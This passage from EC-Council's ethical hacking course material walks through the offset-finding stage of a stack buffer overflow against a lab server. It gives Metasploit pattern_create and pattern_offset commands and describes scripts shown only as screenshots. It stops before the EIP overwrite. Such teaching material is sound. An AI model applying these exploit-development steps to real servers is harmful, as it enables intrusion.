


Figure 6.58: Screenshot of Immunity Debugger showing vulnerable server after the buffer overflow

Identify the Offset

Through fuzzing, we have understood that we can overwrite the EIP register with 1 to 2300 bytes of data. Now, we will use the following **`pattern_create`** Ruby tool to generate random bytes of data:

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l
3000
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.59: Screenshot showing Metasploit pattern_create output

Run the following Python script to send these random bytes to the vulnerable server:




Figure 6.60: Screenshot of Python script sending random bytes to the server

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

When the above script is executed, random bytes of data are sent to the target vulnerable server, which causes a buffer overflow in the stack. The screenshot clearly shows that the EIP register is overwritten with random bytes. You must note down the random bytes in EIP and find the offset of those bytes.




Figure 6.61: Screenshot of Immunity Debugger showing vulnerable server after the buffer overflow

Run the following command to find the exact offset of the random bytes in the EIP register:

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l
3000 -q 386F4337
```




Figure 6.62: Screenshot showing Metasploit pattern_offset output

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Overwrite the EIP Register

As shown in the screenshot, we have identified that the EIP register is at an offset of 2003 bytes. Now, run the following Python script to check whether we can control the EIP register.

